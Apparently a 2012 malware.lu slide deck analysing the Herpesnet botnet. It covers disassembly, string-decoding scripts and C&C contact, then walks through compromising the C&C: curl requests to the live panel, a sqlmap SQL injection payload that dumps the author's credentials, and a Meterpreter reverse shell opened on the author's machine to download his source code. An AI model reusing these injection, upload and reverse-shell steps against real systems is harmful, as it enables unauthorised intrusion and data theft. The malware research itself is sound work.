Analysis and pownage of a botnet Herpesnet

@r00tbsd - Paul Rascagneres & @y0ug - Hugo Caron

malware.lu

24 June 2012

Funny summary of the presentation

Plan


1. Malware.lu
2. Herpesnet
3. Analysis
   - First step
   - Decoder
4. C&C
   - C&C contact
   - Pown the C&C
5. Doxing
6. Conclusion

Introduction

Presentation of the project malware.lu.

Mainteners list:

- @r00tbsd - Paul Rascagneres
- @y0ug - Hugo Caron



Malware.lu is a repository of malware and technical analyses. The goal of the project is to provide samples and technical analyses to security researchers.

Disclaimer:

Malware.lu contains malware samples. Malware.lu is also not responsible for any damage brought to your equipment, including virus infection, caused by accessing, using or displaying this website or by downloading any information. You are accessing this website at your own risk.

If you would like to download or submit samples, you need to have an account. To ask for an account, please send us an email to register@malware.lu with a username and a short explanation about "why do you want an account". Currently the database contains **848771** samples. Complete list of md5 here

You are not connected, please enter your username and password

Username:

Password:

Copyright : Malware.lu - 2012 - info@malware.lu

Some numbers

The project in numbers:

- 1,197,335 Samples
- 19 articles
- 644 users
- 574 followers on twitter (@malwarelu)

Introduction

One of our user send us the sample of a botnet called herpesnet.
Sample hash is: **db6779d497cb5e22697106e26eebfaa8**.


We decided to make an analysis of this sample.
The sample is available here :
`http://www.malware.lu/_search.php?md5=db6779d497cb5e22697106e26eebfaa8`

First step

The malware is not packed.

On the first function (`Win_Main`) we can see call on `sub_4070E0 (initThread)`.

Win_main function




```
call    ds:CreateWindowExA
test    eax, eax
jz      short loc_407241
```

```
push    eax          ; hWnd
call    ds:UpdateWindow
push    6Dh          ; lpTableName
push    esi          ; hInstance
call    ds:LoadAcceleratorsA
mov     esi, eax
call    initThread
mov     edi, ds:GetMessageA
push    0            ; wMsgFilterMax
push    0            ; wMsgFilterMin
push    0            ; hWnd
```

```
loc_407241:
pop     edi
xor     eax, eax
pop     esi
mov     esp, ebp
pop     ebp
retn    10h
_WinMain@16 endp
```

First step

initThread function



```
initThread proc near
call    initVariable
push    offset offsetMutex ; "rffggghooo"
push    0               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
mov     hObject, eax
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc_40710E
```

```
push    0               ; uExitCode
call    ds:ExitProcess
```

```
loc_40710E:
push    esi
call    installBot
call    sub_4044B0
mov     esi, ds:CreateThread
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    offset offsetRegKeyRun ; "tcerfhygy"
push    offset thrInstallReg ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    esi ; CreateThread
mov     eax, lpParameter
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    eax             ; lpParameter
push    offset thrKeyLogger ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    esi ; CreateThread
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    0               ; lpParameter
push    offset thrContactCC ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    esi ; CreateThread
xor     eax, eax
pop     esi
retn
initThread endp
```


Explanation

The initThread function are in charge to decode strings, opens a muttex called esstttubbb (encoded rffggghooo) and run 3 threads:

- sub_4034F5 (thrInstallReg): enables the boot persitance
- sub_402F70 (thrKeylogger): set the keyboard hook with the help of GetAsyncKeyState
- sub_406AF0 (thrContactCC): loads system informations and check the C&C every 15s

Decoder

sub_406FC0 (thrInstallReg)



```
loc_40355E:         ; lpdwDisposition
push   esi
lea    eax, [ebp+294h+hKey]
push   eax          ; phkResult
push   esi          ; lpSecurityAttributes
push   2            ; samDesired
push   esi          ; dwOptions
push   esi          ; lpClass
push   esi          ; Reserved
push   offset SubKey  ; "Software\\Microsoft\\Windows\\CurrentVersi"...
push   80000001h    ; hKey
call   ds:RegCreateKeyExA
test   eax, eax
jnz    short loc_4035AC
```

```
lea    eax, [ebp+294h+String]
push   eax          ; lpString
call   ds:lstrlenA
inc    eax
push   eax          ; cbData
lea    eax, [ebp+294h+String]
push   eax          ; lpData
push   1            ; dwType
push   esi          ; Reserved
lea    eax, [ebp+294h+ValueName]
push   eax          ; lpValueName
push   [ebp+294h+hKey] ; hKey
call   ds:RegSetValueExA
push   [ebp+294h+hKey] ; hKey
call   ds:RegCloseKey
```

```
loc_4035AC:         ; dwMilliseconds
push   64h
call   ds:Sleep
cmp    ebx, esi
jz     short loc_4035C0
```

```
cmp    dword_421BE0, esi
jnz    short loc_40355E
```

Explanation


`sub_4034F5` (thrInstallReg) is a loop that set a registry key in `Software\Microsft\Windows \CurrentVersion\Run` for the hkey `HKEY_CURRENT_USER` and does that every 64ms.

The thread take one parameter the key name in this case is `gpresultl` (encoded `tcerfhygy`)

Better solution to monitor change key might be using `RegNotifyChangeKeyValue`

Decoder

sub_406FC0 (initVariable)



```
push    ebx
push    esi
mov     eax, dword_41C084
xor     eax, ebp
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     ecx, offset szRegKeyRun ; "tcerfhygy"
call    decode
mov     ecx, offset szUserAgent ; "74978o6rpp6p19836n17n3p2pq0840o0"
call    decode
mov     ecx, offset szUrl1 ; "uggc://qq.mrebkpbqr.arg/urecarg/"
call    decode
mov     ecx, offset szUrl2 ; "uggc://jjj.mrebkpbqr.arg/urecarg/"
call    decode
mov     ecx, offset szUrl3 ; "uggc://sex7.zvar.ah/urecarg/"
call    decode
mov     ecx, offset szFtp ; "sgc.mrebkpbqr.arg"
call    decode
mov     ecx, offset szLoginFtp ; "hcybnq@mrebkpbqr.arg"
call    decode
mov     ecx, offset szPassword ; "hccvg"
call    decode
push    2D8h
call    loc_408D9A
add     esp, 4
mov     [ebp+var_10], eax
xor     ebx, ebx
mov     [ebp+var_4], ebx
cmp     eax, ebx
jz      short loc_407056
```


Explanation

This part are in charge to decode all strings

The decode function (`sub_403034`) is used to decode string stored in `ECX`.

Decoder

decode function



```
loc_40303D:
mov     al, [ecx]
cmp     al, 61h
jl      short loc_403058
```

```
cmp     al, 7Ah
jg      short loc_403058
```

```
loc_403058:
cmp     al, 41h
jl      short loc_403071
```

```
cmp     al, 5Ah
jg      short loc_403071
```

```
movsx   eax, al
sub     eax, 54h
push    1Ah
cdq
pop     edi
idiv    edi
add     dl, 61h
jmp     short loc_40306F
```

```
movsx   eax, al
sub     eax, 34h
push    1Ah
cdq
pop     edi
idiv    edi
add     dl, 41h
```

```
loc_40306F:
mov     [ecx], dl
```

```
loc_403071:
inc     ecx
cmp     byte ptr [ecx], 0
jnz     short loc_40303D
```

Decoder

Script to decode the strings:

```
#!/usr/bin/env python
import sys
def decode(src):
    r = ""
    for c in src:
        c = ord(c)
        if  c < 0x61 or c > 0x7a  :
            if c < 0x41 or c > 0x5a:
                r += chr(c)
                continue
            x = (( c - 0x41 ) % 0x1a) + 0x41
        else:
            x = ((c - 0x54) % 0x1a) + 0x61
        r += chr(x)
    return r
def main():
    if len(sys.argv) != 2:
            sys.exit(1)
    f = open(sys.argv[1], 'rb')
    f.seek(0x1ae88, 0)
    data = f.read(0x32f)
    for d in data.split("\0"):
        if len(d) == 0:
            continue
        print "%s : %s" % (d, decode(d))
if __name__ == "__main__":
    main()
```

decode.py

Decoder

Execution of the script

```
y0ug@malware.lu:~/herpes$ python decode-all.py db6779d497cb5e22697106e26eebfaa8
tcerfhygy : gpresultl
3.0 : 3.0
uggc://qq.mrebkpbqr.arg/urecarg/ : http://dd.zeroxcode.net/herpnet/
74978o6rpp6p19836n17n3p2pq0840o0 : 74978b6ecc6c19836a17a3c2cd0840b0
uggc://jjj.mrebkpbqr.arg/urecarg/ : http://www.zeroxcode.net/herpnet/
sgc.mrebkpbqr.arg : ftp.zeroxcode.net
uggc://sex7.zvar.ah/urecarg/ : http://frk7.mine.nu/herpnet/
hcybnq@mrebkpbqr.arg : upload@zeroxcode.net
hccvg : uppit
ujsdsdbbngfgjhhuugfgfujd : hwfqfqooatstwuuhhtstshwq
rffggghooo : essttttubbb
Ashfurncsmx : Afusheapfzk
```

decode.bash

Metasm ripper

Metasm is a cross-architecture assembler, disassembler, compiler, linker and debugger write in Ruby : http://code.google.com/p/metasm/.

We created a ripper to automatically use ASM function without "understand" it...

```ruby
#!/usr/bin/env ruby
# include the magic ripper
require "ripper.rb"
# a loop to get each encoded string
for a in [ 0x1AE88, 0x1AEF0, 0x1AF54, 0x1AF88, 0x1AFEC, 0x1B020, 0x1B084]
  srcFile = File.open(ARGV[0], 'r')
  srcFile.seek(a, IO::SEEK_SET)
  string = srcFile.sysread(0x20)
  # ARGV[0] in the binary to rip
  # 0x403034 is the adress of the function use to decode string
  # "unsigned int decode();" is the prototype of the function decode()
  # each [], [], [], [] are not used in this example
  # string contain the encoded string and must be store in ecx
  specs = [Spec.new(ARGV[0], 0x403034,"unsigned int decode();", [], [], \
                                                            [], [], string)]
  worker = Ripper.new(specs)
  worker.runner.decode()
  puts string
end
```

to_rip.rb

Metasm ripper

Execution of the ripper.

```
rootbsd@malware.lu$ ./decode.rb db6779d497cb5e22697106e26eebfaa8
gpresultl
http://dd.zeroxcode.net/herpnet/
74978b6ecc6c19836a17a3c2cd0840b0
http://www.zeroxcode.net/herpnet
ftp.zeroxcode.net
http://frk7.mine.nu/herpnet/
upload@zeroxcode.net
uppit
hwfqfqooatstwuuhhtstshwq
essttttubbb
Nfusheapfzk
```


to_rip.bash

So you rip & execute an ASM function in 3 lines of ruby !!!

C&C contact


The function used to build the request to the C&C is `sub_4059E0 (buildReq)`.

Call buildreq



```
.text:00406E52    push  offset offsetUrl2 ; "uggc://jjj.mrebkpbqr.arg/urecarg/"
.text:00406E57    lea   eax, [esp+10BCh]
.text:00406E5E    push  eax
.text:00406E5F    call  esi ; lstrcpyA
.text:00406E61    lea   ecx, [esp+50h]
.text:00406E65    call  buildReq
```

buildreq



```
push   ecx
push   offset aUserandpcSAdmi ; "userandpc=%s&admin=%s&os=%s&hwid=%s&own"...
lea    ebx, [esi+12C0h]
push   edi             ; LPSTR
mov    byte ptr [ebx], 0
call   ds:wsprintfA
add    esp, 44h
cmp    [ebp+var_10C], 0
jz     short loc_405ACB
```

```
push   esi
push   edi
push   offset aSIdS   ; "%s&id=%s"
push   edi            ; LPSTR
call   ds:wsprintfA
add    esp, 10h
```

```
loc_405ACB:
add    esi, 1068h
push   esi
lea    edx, [ebp+var_108]
push   offset aSrun_php ; "%srun.php"
push   edx            ; LPSTR
mov    [ebp+var_10C], 186h
call   ds:wsprintfA
push   ebx
lea    eax, [ebp+var_108]
push   edi
push   eax
lea    ecx, [ebp+var_10C]
call   doReq
```


C&C contact

The POST request looks like, the field "id" is not required, if it not set the post request return a id to the bot:

```
userandpc=foo&admin=1&os=WindowsXP&hwid=2&ownerid=12345&version=3.0
&raminfo=256&cpuinfo=p1&hdiskinfo=12GO&uptime=3600&mining=0&pinfo=none
&vidinfo=none&laninf=none&id=23724
```

C&C contact

USER-AGENT



```
add     esp, 14h
push    ebx             ; dwFlags
push    ebx             ; lpszProxyBypass
push    ebx             ; lpszProxy
push    ebx             ; dwAccessType
push    offset szAgent  ; "74978o6rpp6p19836n17n3p2pq0840o0"
mov     [ebp+148h+lpszAcceptTypes], offset asc_419568 ; "*/*"
mov     [ebp+148h+var_1C4], ebx
call    ds:InternetOpenA
```

The C&C control the user agent value. It must be egal to `74978b6ecc6c19836a17a3c2cd0840b0`.

C&C contact

An example of curl command line to send information to the C&C:

```
y0ug@malware.lu:~/herpes$ curl -A \
        74978b6ecc6c19836a17a3c2cd0840b0 \
        -d "userandpc=foo&admin=1&os=WindowsXP&hwid=2&ownerid=12345&version=3.0"\
  "&raminfo=256&cpuinfo=p1&hdiskinfo=12GO&uptime=3600&mining=0&pinfo=none"\
  "&vidinfo=none&laninf=none&id=23724"\
        http://www.zeroxcode.net/herpnet/run.php
```

curl.bash

An example of curl command line to upload a file to the C&C:

```
y0ug@malware.lu:~/herpes$ curl -F upfile=@test.jpg -A \
        74978b6ecc6c19836a17a3c2cd0840b0 \
        http://www.zeroxcode.net/herpnet/uploads/uppit.php
File caricato correttamente
```

curl2.bash

Pown the C&C - Part 1

By curiosity we tried to find SQLi on the URL: http://www.zeroxcode.net/herpnet/run.php.

```
Place: POST
Parameter: id
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: userandpc=foo&admin=1&os=WindowsXP&hwid=2&ownerid=12345
             &version=3.0&raminfo=256&cpuinfo=p1&hdiskinfo=12GO
             &uptime=3600&mining=0&pinfo=none&vidinfo=none&laninf=none
             &id=23724' AND SLEEP(5) AND 'PtaQ'='PtaQ
---

[08:22:41] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 2008
web application technology: ASP.NET, Microsoft IIS 7.5, PHP 5.3.10
back-end DBMS: MySQL 5.0.11
```

sqlmap

Pown the C&C - Part 1

With the SQLi we extract the tables names:

```
Database: herpnet
[7 tables]
+----------+
| clients  |
| clinfo   |
| commands |
| htickets |
| husers   |
| paypalt  |
| uploads  |
+----------+
```

database

Pown the C&C - Part 1

With the SQLi we extract the username and password of the malware's author.

```
+--------------------------------------------------+
| id | username | password                         |
|--------------------------------------------------|
|  1 |     Frk7 | 6e6bc4e49dd477ebc98ef4046c067b5f |
+--------------------------------------------------+
```

username


After a simple Google search:

```
6e6bc4e49dd477ebc98ef4046c067b5f : ciao
```

password

C&C interface

C&C login page



www.zeroxcode.net/herpnet/

Total Bots: 7702
Total Users: 1961

Login

User:

Password:


Login

© Herpes 2012 | HTTP/C++ Bot

Siliceous.

C&C interface

C&C panel page



Welcome back Frk7
Your subscription will expire on: 19 January 2038, 4:14.


Bots Online: 24

Bots Online: 24
Bots Offline: 105
Bots Dead: 70
Total Bots: 199

© Herpes 2012 | HTTP/C++ Bot

C&C interface

C&C option



Welcome back Frk7
Your subscription will expire on: 19 January 2038, 4:14.


Bots Online: 24

Bots per page: 100 200 400 600 800 1000 1200 1400 1600 1800 2000 All

ID	Label	Country	IP		ked	Admin	Status	Version	Select
#28011	No Label	European Union	151.63.4		2, 14:59	✓		3.5.1	□
#25577	No Label	Russian Federation	85.26.23		2, 10:20	⛔		2.8.7	□
#24599	No Label	Russian Federation	83.239.16		2, 11:54	✓		2.8.7	□
#24524	No Label	Russian Federation	85.26.23		2, 11:17	✓		2.8.7	□
#23763	No Label	Italy	82.191.1		2, 09:03	✓		2.8.2	□
#22390	No Label	European Union	89.114.5		2, 01:42	✓		2.8.7	□
#21730	No Label	Italy	80.181.34.147	[illegible]@BART	20 May 2012, 18:03	✓		3.0	□
#21728	No Label	European Union	85.204.142.160	Administrator@CD-38974CABB481	21 May 2012, 08:46	✓		2.8.7	□
#21722	No Label	Romania	92.84.109.28	laptop@PC-FD6F6EFFA72B	20 May 2012, 22:52	✓		2.8.7	□

C&C interface

Bot information



Available only for version 2.5+

ID:	28011
Label:	No Label
Version:	3.5.1
Status:	Offline
IP:	151.63.47.177
Username@PCName:	Frk7Test@FRK7TEST-D6E0BD
Privileges:	Admin
Ram Info:	Total: 0.50GB | Used: 0.28GB
Hard Disk Info:	Total: 9.99GB | Used: 7.32GB
CPU Info:	Intel(R) Core(TM)2 Duo CPU T5450 @ 1.66GHz x86 Family 6 Model 15 Stepping 13
HWID:	f5119fc5ba1f41cb20c261786d0fabd3
Performance Info:	9746 Handles | 37 Processes | 537 Threads
Video Card:	VirtualBox Graphics Adapter
Miner Status:	Disabled
Operating System:	Windows XP Professional 致鍆扳悥 正玹
LAN Informations:	frk7test-d6e0bd | 192.168.1.68
Active Window:	Herpes (In esecuzione) - Microsoft Visual C++ 2010 Express
Uptime:	0 Weeks, 0 Days, 0 Hours, 24 Minutes, 11 Seconds

Pown the C&C - Part 2

We saw that the developer use a machine called Frk7Test@FRK7TEST-D6E0BD.

We used his own functionnality to execute a meterpreter to its workstation.

Meterpreter

```
msf  exploit(handler) > exploit

[* ]Started reverse handler on 94.21.200.63:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 151.63.47.177
[*] Meterpreter session 1 opened (94.21.200.63:4444 -> 151.63.47.177:53574)
meterpreter > screenshot
Screenshot saved to: /home/y0ug/src/msf3/PtPVDrKD.jpeg

meterpreter > sysinfo
System Language : it_IT
OS              : Windows XP (Build 2600, Service Pack3).
Computer        : FRK7TEST-D6E0BD
Architecture    : x86
Meterpreter     : x86/win32
meterpreter >
```

meterpreter–1

Pown the C&C - Part 2

malware.lu

meterpreter

```
meterpreter > ls
Listing: C:\Documents and Settings\Frk7Test\Desktop\Herpes4Un
==============================================================

Mode               Size    Type  Last modified               Name
----               ----    ----  -------------               ----
40777/rwxrwxrwx    0       dir   Mon May 21 15:26:37 +0200 2012  .
40777/rwxrwxrwx    0       dir   Mon May 21 15:37:07 +0200 2012  ..
40777/rwxrwxrwx    0       dir   Mon May 21 14:53:32 +0200 2012  Debug
40777/rwxrwxrwx    0       dir   Mon May 21 16:06:41 +0200 2012  Herpes
100666/rw-rw-rw-   890     fil   Mon May 07 20:42:22 +0200 2012  Herpes.sln
100666/rw-rw-rw-   167424  fil   Mon May 21 16:14:06 +0200 2012  Herpes.suo
40777/rwxrwxrwx    0       dir   Mon May 21 16:15:12 +0200 2012  Release
100777/rwxrwxrwx   134     fil   Mon May 07 20:42:12 +0200 2012  clean.bat
100666/rw-rw-rw-   134     fil   Mon May 07 20:42:22 +0200 2012  roba da fare.txt

meterpreter > download -r Herpes ./
[*] downloading: Herpes\antidebug.h -> .//antidebug.h
[*] downloaded : Herpes\antidebug.h -> .//antidebug.h
[*] mirroring  : Herpes\base64 -> .//base64
[*] downloading: Herpes\base64\base64.c -> .//base64/base64.c
[*] downloaded : Herpes\base64\base64.c -> .//base64/base64.c
[*] downloading: Herpes\base64\base64.h -> .//base64/base64.h
```

meterpreter–2

Pown the C&C - Part 2

screenshot




Image Name
ctfmon.exe
vcpkgsrv.exe
MSBuild.exe
smsniff.exe
gpresultl.exe
explorer.exe
VBoxTray.ex
avgtray.exe
mspdbsrv.ex
firefox.exe
wscntfy.exe
9827.exe
vcpkgsrv.exe
taskmgr.exe
VCExpress.e
svchost.exe
WPFFontCac
svchost.exe
alg.exe
svchost.exe
svchost.exe
System Idle P
System
IPROSetMoni
avgwdsvc.ex
smss.exe
avgrsx.exe
avgcsrvx.exe
csrss.exe
winlogon.exe

□ Show proce

Processes: 39

Index	Protocol	Local Address	Remote Address	Local Port	Remote Port	Local Host	Remote Host	Service Name	Packets	Data Size	Total Size	Data Speed
1	TCP	192.168.1.68	37.59.18.15	1179	80			http	347	358.261 Bytes	372.420 Bytes	99.8 KB/Sec
2	TCP	192.168.1.68	37.59.18.15	1180	80			http	539	517.323 Bytes	539.159 Bytes	139.8 KB/Sec
3	TCP	192.168.1.68	95.211.165.81	1181	80			http	82	74.338 Bytes	77.879 Bytes	4.7 KB/Sec
4	UDP	192.168.1.68	192.168.1.254	61753	53			domain	2	96 Bytes	220 Bytes	3.1 KB/Sec
5	TCP	192.168.1.68	[redacted]	1182	4444				1.130	1.052.213 Bytes	1.097.457 Bytes	62.3 KB/Sec
6	TCP	192.168.1.68	204.193.144.31	1183	80		check.sanasecurity....	http	8	1.498 Bytes	1.990 Bytes	2.4 KB/Sec


```
00000000  84 0E 01 00 00 01 00 00  00 00 00 00 05 63 68 65   ........ .....che
00000010  63 6B 0C 73 61 6E 61 73  65 63 75 72 69 74 79 03   ck.sanas ecurity.
00000020  63 6F 6D 00 00 01 00 01                            com.....

00000000  84 0E 81 80 00 01 00 01  00 00 00 00 05 63 68 65   ........ .....che
00000010  63 6B 0C 73 61 6E 61 73  65 63 75 72 69 74 79 03   ck.sanas ecurity.
00000020  63 6F 6D 00 00 01 00 01  C0 0C 00 01 00 01 00 00   com..... ........
